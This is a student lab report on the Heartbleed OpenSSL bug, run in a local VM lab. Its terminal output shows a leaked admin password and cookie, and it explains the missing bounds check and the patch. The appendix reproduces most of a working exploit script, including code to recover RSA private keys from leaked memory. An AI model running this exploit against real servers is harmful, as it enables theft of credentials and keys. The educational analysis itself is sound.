


Figure 27: Heartbeat Communication

³RFC 6520




Figure 28: Heartbleed Attack

2 Overview

This report provides a hands-on analysis on how the exploit can be used to extract confidential and sensitive information from outdated and unpatched servers. Furthermore, it will also look at the code to determine the absence of a safety mechanism that could have prevented this bug from being exploited. (Note: Newer versions of OpenSSL (>1.0.1f) do not have this vulnerability and cannot be replicated on newer Operating Systems (OS). This is so as older OpenSSL versions are not available in repositories for newer OS, with the exception of Windows as previous versions installers can still be found on the internet.)

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

2 VMs are deployed to the same network using the provided Ubuntu 12.04 image. The topography of the network with the respective IP addresses are reflected in Figure 94.




Figure 29: Network Configuration

3.1.2 Editing HOSTS file

The `hosts` file is used to forcibly map domains to defined IP addresses of the user's choosing. Any form of requests that are made to the domains present in the hosts file are redirected to the IP address stated within the file.

As it is illegal to hack any websites over the internet, a Content Management System (CMS) from Elgg has been installed for this purpose and is accessible through the server VM. To redirect the domain name on the attacker's VM to the server VM, the hosts file needs to be modified. The hosts file is located at `/etc/hosts` and can only be edited using a privileged account. In the hosts file, the entry for `www.heartbleedlabelgg.com` has its IP address modified from `127.0.0.1` to `192.168.43.157`.

3.2 Heartbleed Attack

To initiate the attack, enough data must be on the server for the attack to be successful. Some interactions were performed on the server.

1. Logging in using the site administrator account (username: admin, password: seedelgg)
2. Adding “Boby” as a friend
3. Sending “Boby” a private message

The private message that was sent has a subject field and a message field, similar to the format used in emails. The figure below displays the message that was sent from the administrator to “Boby”.



Figure 30: Private Message

The code that is being used is in a file named `attack.py` and has been provided as a Github fork from “sh1n0b1” as it requires a deep understanding of the Heartbeat protocol to write code that exploits this vulnerability. The code has been attached to the Appendix for reference.

Before we can use the code to initiate the attack, it must first be marked as executable by using the command `chmod 775 attack.py`. After which, the code can be run by using the following line.

```
$ attack.py http://www.heartbleedlabelgg.com
```

Executing the code may result in unrelated data being printed and may multiple tries to extract useful information. Figure 31 shows one of the multiple results obtained from the code execution.



```

Terminal
[07/16/2018 10:22] root@ubuntu:/home/seed/Desktop# attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

....@.AAAAAAA.....ABCDEF.....GHIJKLMNOABC...
....!..9.8.....5.....3.2.....E.D...../..A.....I.....#
....#.....
[07/16/2018 10:22] root@ubuntu:/home/seed/Desktop#
```

Figure 31: No Information Exposed

However, instead of relying on random data being printed from the code, the code provides a feature to increase the amount of data that can be read from the server memory by explicitly specifying the length. The “-l” option is specified with a longer length (default is 16384), such as 65535 (Maximum length is payload.length is stored as a 2 byte unsigned integer). Doing so, the amount of tries required to expose the same amount of information can be decreased. A longer length could also prevent the acquired data from being cut-off and requiring extra executions. Figure 32 and 33 shows how sensitive information can be exposed even when there is encryption between the endpoints.



```

Terminal
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

....AAA.....ABCDEF.....GHIJKLMNOABC...
....!..9.8.....5.....3.2.....E.D...../..A.....I.....#
....#.....
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/read/44
Cookie: Elgg-ip12nl23bfpepohar42jv5s0t0
Connection: keep-alive
If-None-Match: "1449721729"
sG.,l..WsJp7..^...!.C..... "257-5032e3d7cd92c"
.S.<...,.?....~...#. ....Sabb2f&__elgg_ts=1531756865&username=admin&password=seedelggx.[..0.T..~.F
....W
[07/16/2018 10:41] root@ubuntu:/home/seed/Desktop#
```


Figure 32: Username and Password Exposed

Figure 33: Private Message Exposed

Furthermore, some executions will also print the “Referer” field which gives us extra insight on what interactions were made with the system, if the links are human readable.

In addition, an interesting observation to note is if the length is small, little useful information will be printed as fields such as the language, encoding, referer, cookie names will reflect minimal differences, or duplicated at best.

To determine the amount of data that is sent normally without any leaking of data, the length of the data requested must be decreased. To speed up the determination, the length is halved until the string “Server processed malformed Heartbeat, but did not return any extra data.” has been displayed and slowly increased until the string is no longer printed. The length was determined to be 22 and Figure displays the output when the length is set to 22 and 23 respectively.



```
[07/16/2018 15:23] root@ubuntu:/home/seed/Desktop# attack.py www.heartbleedlabelgg.com -l 22
defibrulator v1.28
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[07/16/2018 15:23] root@ubuntu:/home/seed/Desktop# [07/16/2018 15:23] root@ubuntu:/home/seed/Desktop# attack.py www.heartbleedlabelgg.com -l 22
defibrulator v1.28
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is Vulnerable!
Please wait... connection attempt 1 of 1
#####
..\AAAAAAAAAAAAAAAAAAABC.7....D..8.-%
```

(a) Length 22

(b) Length 23

Figure 34: Different Length Results

3.3 Countermeasures, Bug Fix & Code Analysis

We start this task by taking a snapshot of the VM as the OpenSSL version needs to be updated and downgrading later will be problematic. To update OpenSSL, the following 2 lines of code are executed in Terminal.

```
$ sudo apt-get update -y
$ sudo apt-get upgrade -y
```

When the same attack is executed again, no further information is displayed. This shows that the critical vulnerability has been patched and cannot be exploited with the newer versions. Figure 35 shows the output of the code after updating.

```
Terminal
[07/16/2018 22:35] seed@ubuntu:~/Desktop$ attack.py www.heartbleedlabelgg.com -l 3000
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[07/16/2018 22:36] seed@ubuntu:~/Desktop$
```

Figure 35: No Data Leak

Next, we need to analyse the code that causes OpenSSL to be vulnerable. The code has been attached to the Appendix for reference.

If we look at the code that generates the response packet, the line containing `memcpy(bp, p1, payload)` stands out as it becomes apparent that pointer `p1` is only referenced previously as a placement pointer, which means that the size of the actual payload is not checked. In the event that the length of the payload is smaller than the declared payload length, the pointer `p1` will exceed the boundary of the payload, read the padding and eventually read the surrounding memory regions, depending on the declared length of the payload and the location of `malloc` in the memory region.

A simple method to fix this is to add an extra line to check if the length of the payload is exactly as declared in the `payload_length` field.

3.4 Discussion

This section will look at the discussion based on three statements made by Alice, Bob and Eva based on the fundamental cause of the Heartbleed vulnerability.

1. Alice: Fundamental cause is missing the boundary checking during the buffer copy
2. Bob: Missing input validation
3. Eva: Delete the length value from the packet to solve everything

When performing boundary checking, performance will be affected as the variable will always need to be checked, which is not efficient as SSL/TLS transactions will slow down the servers. Missing input validations does not eliminate the error of

mismatched length even when the input is valid (between 1 and 65535). Deleting the input field does not solve the issue as the length must be known for the response packet to have the correct amount of information.

4 Appendix

4.1 attack.py

```
1  #!/usr/bin/python
2
3  # Code originally from https://gist.github.com/eelsivart/10174134
4  # Modified by Haichao Zhang
5  # Last Updated: 2/12/15
6  # Version 1.20
7  #
8  # -added option to the payload length of the heartbeat payload
9  # Don't forget to "chmod 775 ./attack.py" to make the code
#       executable
10 # Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001"
#       to send the heartbeat request with payload length
#       variable=0x4001
11 # The author disclaims copyright to this source code.
12
13 import sys
14 import struct
15 import socket
16 import time
17 import select
18 import re
19 import time
20 import os
21 from optparse import OptionParser
22
23 options = OptionParser(usage='%prog server [options]',
#       description='Test and exploit TLS heartbeat vulnerability aka
#       heartbleed (CVE-2014-0160)')
24 options.add_option('-p', '--port', type='int', default=443, help='TCP
#       port to test (default: 443)')
25 options.add_option('-l', '--length', type='int',
#       default=0x4000,dest="len", help='payload length to test (default:
#       0x4000)')
26 options.add_option('-n', '--num', type='int', default=1, help='Number
#       of times to connect/loop (default: 1)')
27 options.add_option('-s', '--starttls', action="store_true",
#       dest="starttls", help='Issue STARTTLS command for
#       SMTP/POP/IMAP/FTP/etc... ')
28 options.add_option('-f', '--filein', type='str', help='Specify input
#       file, line delimited, IPs or hostnames or IP:port or
#       hostname:port')
```

```

29 options.add_option('-v', '--verbose', action="store_true",
   ↵ dest="verbose", help='Enable verbose output')
30 options.add_option('-x', '--hexdump', action="store_true",
   ↵ dest="hexdump", help='Enable hex output')
31 options.add_option('-r', '--rawoutfile', type='str', help='Dump the
   ↵ raw memory contents to a file')
32 options.add_option('-a', '--asciioutfile', type='str', help='Dump the
   ↵ ascii contents to a file')
33 options.add_option('-d', '--donotdisplay', action="store_true",
   ↵ dest="donotdisplay", help='Do not display returned data on
   ↵ screen')
34 options.add_option('-e', '--extractkey', action="store_true",
   ↵ dest="extractkey", help='Attempt to extract RSA Private Key, will
   ↵ exit when found. Choosing this enables -d, do not display
   ↵ returned data on screen.')
35
36 opts, args = options.parse_args()
37
38 if opts.extractkey:
39     import base64, gmpy
40     from pyasn1.codec.der import encoder
41     from pyasn1.type.univ import *
42
43 def hex2bin(arr):
44     return ''.join('{:02x}'.format(x) for x in arr).decode('hex')
45
46 tls_versions = {0x01:'TLSv1.0',0x02:'TLSv1.1',0x03:'TLSv1.2'}
47
48 def build_client_hello(tls_ver):
49     client_hello = [
50
51     # TLS header ( 5 bytes)
52     0x16,                      # Content type (0x16 for handshake)
53     0x03, tls_ver,             # TLS Version
54     0x00, 0xdc,                # Length
55
56     # Handshake header
57     0x01,                      # Type (0x01 for ClientHello)
58     0x00, 0x00, 0xd8,          # Length
59     0x03, tls_ver,             # TLS Version
60
61     # Random (32 byte)
62     0x53, 0x43, 0x5b, 0x90, 0x9d, 0x9b, 0x72, 0x0b,
63     0xbc, 0x0c, 0xbc, 0x2b, 0x92, 0xa8, 0x48, 0x97,
64     0xcf, 0xbd, 0x39, 0x04, 0xcc, 0x16, 0xa, 0x85,
65     0x03, 0x90, 0x9f, 0x77, 0x04, 0x33, 0xd4, 0xde,

```

```

66 0x00,                      # Session ID length
67 0x00, 0x66,                # Cipher suites length
68
69 # Cipher suites (51 suites)
70 0xc0, 0x14, 0xc0, 0x0a, 0xc0, 0x22, 0xc0, 0x21,
71 0x00, 0x39, 0x00, 0x38, 0x00, 0x88, 0x00, 0x87,
72 0xc0, 0x0f, 0xc0, 0x05, 0x00, 0x35, 0x00, 0x84,
73 0xc0, 0x12, 0xc0, 0x08, 0xc0, 0x1c, 0xc0, 0x1b,
74 0x00, 0x16, 0x00, 0x13, 0xc0, 0x0d, 0xc0, 0x03,
75 0x00, 0x0a, 0xc0, 0x13, 0xc0, 0x09, 0xc0, 0x1f,
76 0xc0, 0x1e, 0x00, 0x33, 0x00, 0x32, 0x00, 0x9a,
77 0x00, 0x99, 0x00, 0x45, 0x00, 0x44, 0xc0, 0x0e,
78 0xc0, 0x04, 0x00, 0x2f, 0x00, 0x96, 0x00, 0x41,
79 0xc0, 0x11, 0xc0, 0x07, 0xc0, 0x0c, 0xc0, 0x02,
80 0x00, 0x05, 0x00, 0x04, 0x00, 0x15, 0x00, 0x12,
81 0x00, 0x09, 0x00, 0x14, 0x00, 0x11, 0x00, 0x08,
82 0x00, 0x06, 0x00, 0x03, 0x00, 0xff,
83 0x01,                      # Compression methods length
84 0x00,                      # Compression method (0x00 for NULL)
85 0x00, 0x49,                # Extensions length
86
87 # Extension: ec_point_formats
88 0x00, 0x0b, 0x00, 0x04, 0x03, 0x00, 0x01, 0x02,
89
90 # Extension: elliptic_curves
91 0x00, 0x0a, 0x00, 0x34, 0x00, 0x32, 0x00, 0x0e,
92 0x00, 0x0d, 0x00, 0x19, 0x00, 0x0b, 0x00, 0x0c,
93 0x00, 0x18, 0x00, 0x09, 0x00, 0x0a, 0x00, 0x16,
94 0x00, 0x17, 0x00, 0x08, 0x00, 0x06, 0x00, 0x07,
95 0x00, 0x14, 0x00, 0x15, 0x00, 0x04, 0x00, 0x05,
96 0x00, 0x12, 0x00, 0x13, 0x00, 0x01, 0x00, 0x02,
97 0x00, 0x03, 0x00, 0x0f, 0x00, 0x10, 0x00, 0x11,
98
99 # Extension: SessionTicket TLS
100 0x00, 0x23, 0x00, 0x00,
101
102 # Extension: Heartbeat
103 0x00, 0x0f, 0x00, 0x01, 0x01
104 ]
105 return client_hello
106
107 def build_heartbeat(tls_ver):
108     heartbeat = [
109     0x18,          # Content Type (Heartbeat)
110     0x03, tls_ver, # TLS version
111     0x00, 0x29,   # Length

```

```

112
113     # Payload
114     0x01,          # Type (Request)
115     opts.len/256,  opts.len%256,   # Payload length
116     0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
117     0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
118     0x41, 0x41, 0x41, 0x41, 0x41, 0x42, 0x43, 0x44,
119     0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
120     0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
121     0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
122     0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
123     0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
124     0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
125     0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
126     0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
127     0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
128     0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
129     0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
130     0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
131     0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
132     0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
133     0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
134     0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
135     0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
136     0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
137     0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
138     0x4E, 0x4F
139     ]
140
141     return heartbeat
142
143
144
145
146
147
148
149
150
151     def hexdump(s):
152         pdat = ''
153         hexd = ''
154         for b in xrange(0, len(s), 16):
155             lin = [c for c in s[b : b + 16]]
156             if opts.hexdump:
157                 hxdat = ' '.join('%02X' % ord(c) for c in lin)

```

```

158         pdat = ''.join((c if 32 <= ord(c) <= 126 else '.') for c
159                         ↪ in lin)
160         hexd += ' %04x: %-48s %s\n' % (b, hxdat, pdat)
161     else:
162         pdat += ''.join((c if ((32 <= ord(c) <= 126) or (ord(c)
163                         ↪ == 10) or (ord(c) == 13)) else '.') for c in lin)
164
165     if opts.hexdump:
166         return hexd
167
168     else:
169         pdat = re.sub(r'([.]{{50,}})', '', pdat)
170         if opts.asciioutfile:
171             asciioutfile.write(pdat)
172         return pdat
173
174 def recv_tls_record(s):
175     print 'Analyze the result....'
176     try:
177         tls_header = s.recv(5)
178         if not tls_header:
179             print 'Unexpected EOF (header)'
180             return None,None,None
181         typ,ver,length = struct.unpack('>BHH',tls_header)
182         message = ''
183         while len(message) != length:
184             message += s.recv(length-len(message))
185
186         if not message:
187             print 'Unexpected EOF (message)'
188             return None,None,None
189
190         if opts.verbose:
191             print 'Received message: type = {}, version = {},'
192                         ↪ length = {}'.format(typ,hex(ver),length,)
193
194     except Exception as e:
195         print "\nError Receiving Record! " + str(e)
196         return None,None,None
197
198 def hit_hb(s, targ, firstrun, supported):
199     s.send(hex2bin(build_heartbeat(supported)))

```

```

201     while True:
202         typ, ver, pay = recv_tls_record(s)
203         if typ is None:
204             print 'No heartbeat response received, server likely not
205             ↳ vulnerable'
206             return ''
207
208         if typ == 24:
209             if opts.verbose:
210                 print 'Received heartbeat response...'
211             if len(pay) > 0x29:
212                 if firstrun or opts.verbose:
213                     print '\nWARNING: ' + targ + ':' + str(opts.port)
214                     ↳ + ' returned more data than it should -
215                         ↳ server is vulnerable!'
216
217             if opts.rawoutfile:
218                 rawfileOUT.write(pay)
219             if opts.extractkey:
220                 return pay
221             else:
222                 return hexdump(pay)
223
224         else:
225             print 'Server processed malformed heartbeat, but did
226             ↳ not return any extra data.'
227
228     if typ == 21:
229         print 'Received alert:'
230         return hexdump(pay)
231     print 'Server returned error, likely not vulnerable'
232     return ''
233
234 def conn(targ, port):
235     try:
236         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
237         sys.stdout.flush()
238         s.settimeout(10)
239         #time.sleep(0.2)
240         s.connect((targ, port))
241         return s
242
243     except Exception as e:
244         print "Connection Error! " + str(e)
245         return None
246
247     def bleed(targ, port):
248         try:

```

```

243     res = ''
244     firstrun = True
245     print
246     →  '\n#####'
247     print 'Connecting to: ' + targ + ':' + str(port) + ', ' +
248     →  str(opts.num) + ' times'
249     for x in range(0, opts.num):
250         if x > 0:
251             firstrun = False
252
253         if x == 0 and opts.extractkey:
254             print "Attempting to extract private key from
255             →  returned data..."
256             if not os.path.exists('./hb-certs'):
257                 os.makedirs('./hb-certs')
258             print '\nGrabbing public cert from: ' + targ + ':' +
259             →  str(port) + '\n'
260             os.system('echo | openssl s_client -connect ' + targ
261             →  + ':' + str(port) + ' -showcerts | openssl x509 >
262             →  hb-certs/sslcert_' + targ + '.pem')
263             print '\nExtracting modulus from cert...\n'
264             os.system('openssl x509 -pubkey -noout -in
265             →  hb-certs/sslcert_' + targ + '.pem >
266             →  hb-certs/sslcert_' + targ + '_pubkey.pem')
267             output = os.popen('openssl x509 -in
268             →  hb-certs/sslcert_' + targ + '.pem -modulus -noout
269             →  | cut -d= -f2')
270             modulus = output.read()
271
272             s = conn(targ, port)
273             if not s:
274                 continue
275
276             # send starttls command if specified as an option or if
277             →  common smtp/pop3/imap ports are used
278             if (opts.starttls) or (port in {25, 587, 110, 143, 21}):
279                 stls = False
280                 atls = False
281
282                 # check if smtp supports starttls/stls
283                 if port in {25, 587}:
284                     print 'SMTP Port... Checking for STARTTLS
285                     →  Capability...'
286                     check = s.recv(1024)
287                     s.send("EHLO someone.org\n")
288                     sys.stdout.flush()

```

```

277     check += s.recv(1024)
278     if opts.verbose:
279         print check
280
281     if "STARTTLS" in check:
282         opts.starttls = True
283         print "STARTTLS command found"
284
285     elif "STLS" in check:
286         opts.starttls = True
287         stls = True
288         print "STLS command found"
289
290     else:
291         print "STARTTLS command NOT found!"
292         print
293         → '# #####'
294         return
295
296     # check if pop3/imap supports starttls/stls
297     elif port in {110, 143}:
298         print 'POP3/IMAP4 Port... Checking for STARTTLS'
299         → Capability...
300         check = s.recv(1024)
301         if port == 110:
302             s.send("CAPA\n")
303         if port == 143:
304             s.send("CAPABILITY\n")
305             sys.stdout.flush()
306             check += s.recv(1024)
307             if opts.verbose:
308                 print check
309             if "STARTTLS" in check:
310                 opts.starttls = True
311                 print "STARTTLS command found"
312             elif "STLS" in check:
313                 opts.starttls = True
314                 stls = True
315                 print "STLS command found"
316             else:
317                 print "STARTTLS command NOT found!"
318                 print
319                 → '# #####'
320                 return
321
322     # check if ftp supports auth tls/starttls

```

```

320     elif port in {21}:
321         print 'FTP Port... Checking for AUTH TLS
322             ↪ Capability...'
323         check = s.recv(1024)
324         s.send("FEAT\n")
325         sys.stdout.flush()
326         check += s.recv(1024)
327         if opts.verbose:
328             print check
329         if "STARTTLS" in check:
330             opts.starttls = True
331             print "STARTTLS command found"
332         elif "AUTH TLS" in check:
333             opts.starttls = True
334             atls = True
335             print "AUTH TLS command found"
336         else:
337             print "STARTTLS command NOT found!"
338             print
339             ↪ '# #####'
340             return
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
# send appropriate tls command if supported
if opts.starttls:
    sys.stdout.flush()
    if stls:
        print 'Sending STLS Command...'
        s.send("STLS\n")
    elif atls:
        print 'Sending AUTH TLS Command...'
        s.send("AUTH TLS\n")
    else:
        print 'Sending STARTTLS Command...'
        s.send("STARTTLS\n")
if opts.verbose:
    print 'Waiting for reply...'
sys.stdout.flush()
rcv_tls_record(s)

supported = False
for num,tlsver in tls_versions.items():

    if firstrun:
        print 'Sending Client Hello for
            ↪ {}'.format(tlsver)
        s.send(hex2bin(build_client_hello(num)))

```

```

363
364     if opts.verbose:
365         print 'Waiting for Server Hello...'
366
367     while True:
368         typ,ver,message = recv_tls_record(s)
369         if not typ:
370             if opts.verbose:
371                 print 'Server closed connection without'
372                 ↪   sending ServerHello for
373                 ↪   {}'.format(tlsver)
374             s.close()
375             s = conn(targ, port)
376             break
377         if typ == 22 and ord(message[0]) == 0x0E:
378             if firstrun:
379                 print 'Received Server Hello for'
380                 ↪   {}'.format(tlsver)
381             supported = True
382             break
383         if supported: break
384
385     if not supported:
386         print '\nError! No TLS versions supported!'
387         print
388         ↪   '# #####'
389         return
390
391     keyfound = False
392     if opts.extractkey:
393         res = hit_hb(s, targ, firstrun, supported)
394         if res == '':
395             continue
396         keyfound = extractkey(targ, res, modulus)
397     else:
398         res += hit_hb(s, targ, firstrun, supported)
399     s.close()
400     if keyfound:
401         sys.exit(0)
402     else:
403         sys.stdout.write('\rPlease wait... connection attempt'
404                         ↪   ' + str(x+1) + ' of ' + str(opts.num))

```

```

404         sys.stdout.flush()
405
406     print
407     ↵  '\n#####'
408     print
409     return res
410
411 except Exception as e:
412     print "Error! " + str(e)
413     print
414     ↵  '#####'
415 def extractkey(host, chunk, modulus):
416     #print "\nChecking for private key... \n"
417     n = int(modulus, 16)
418     keysize = n.bit_length() / 16
419
420     for offset in xrange(0, len(chunk) - keysize):
421         p = long(''.join(['%02x' % ord(chunk[x]) for x in xrange(
422             offset + keysize - 1, offset - 1, -1)]).strip(), 16)
423         if gmpy.is_prime(p) and p != n and n % p == 0:
424             if opts.verbose:
425                 print '\n\nFound prime: ' + str(p)
426             e = 65537
427             q = n / p
428             phi = (p - 1) * (q - 1)
429             d = gmpy.invert(e, phi)
430             dp = d % (p - 1)
431             dq = d % (q - 1)
432             qinv = gmpy.invert(q, p)
433             seq = Sequence()
434             for x in [0, n, e, d, p, q, dp, dq, qinv]:
435                 seq.setComponentByPosition(len(seq), Integer(x))
436             print "\n\n----BEGIN RSA PRIVATE KEY----\n%s----END"
437             ↵  RSA PRIVATE KEY----\n\n" %
438             ↵  base64.encodestring(encoder.encode(seq))
439             privkeydump = open("hb-certs/privkey_" + host + ".dmp",
440             ↵  "a")
441             privkeydump.write(chunk)
442             return True
443
444 else:
445     return False
446
447 def main():

```

```

444     print "\ndefribulator v1.20"
445     print "A tool to test and exploit the TLS heartbeat vulnerability
446         ↳ aka heartbleed (CVE-2014-0160)"
447     allresults = ''
448
449     # if a file is specified, loop through file
450     if opts.filein:
451         fileIN = open(opts.filein, "r")
452
453         for line in fileIN:
454             targetinfo = line.strip().split(":")
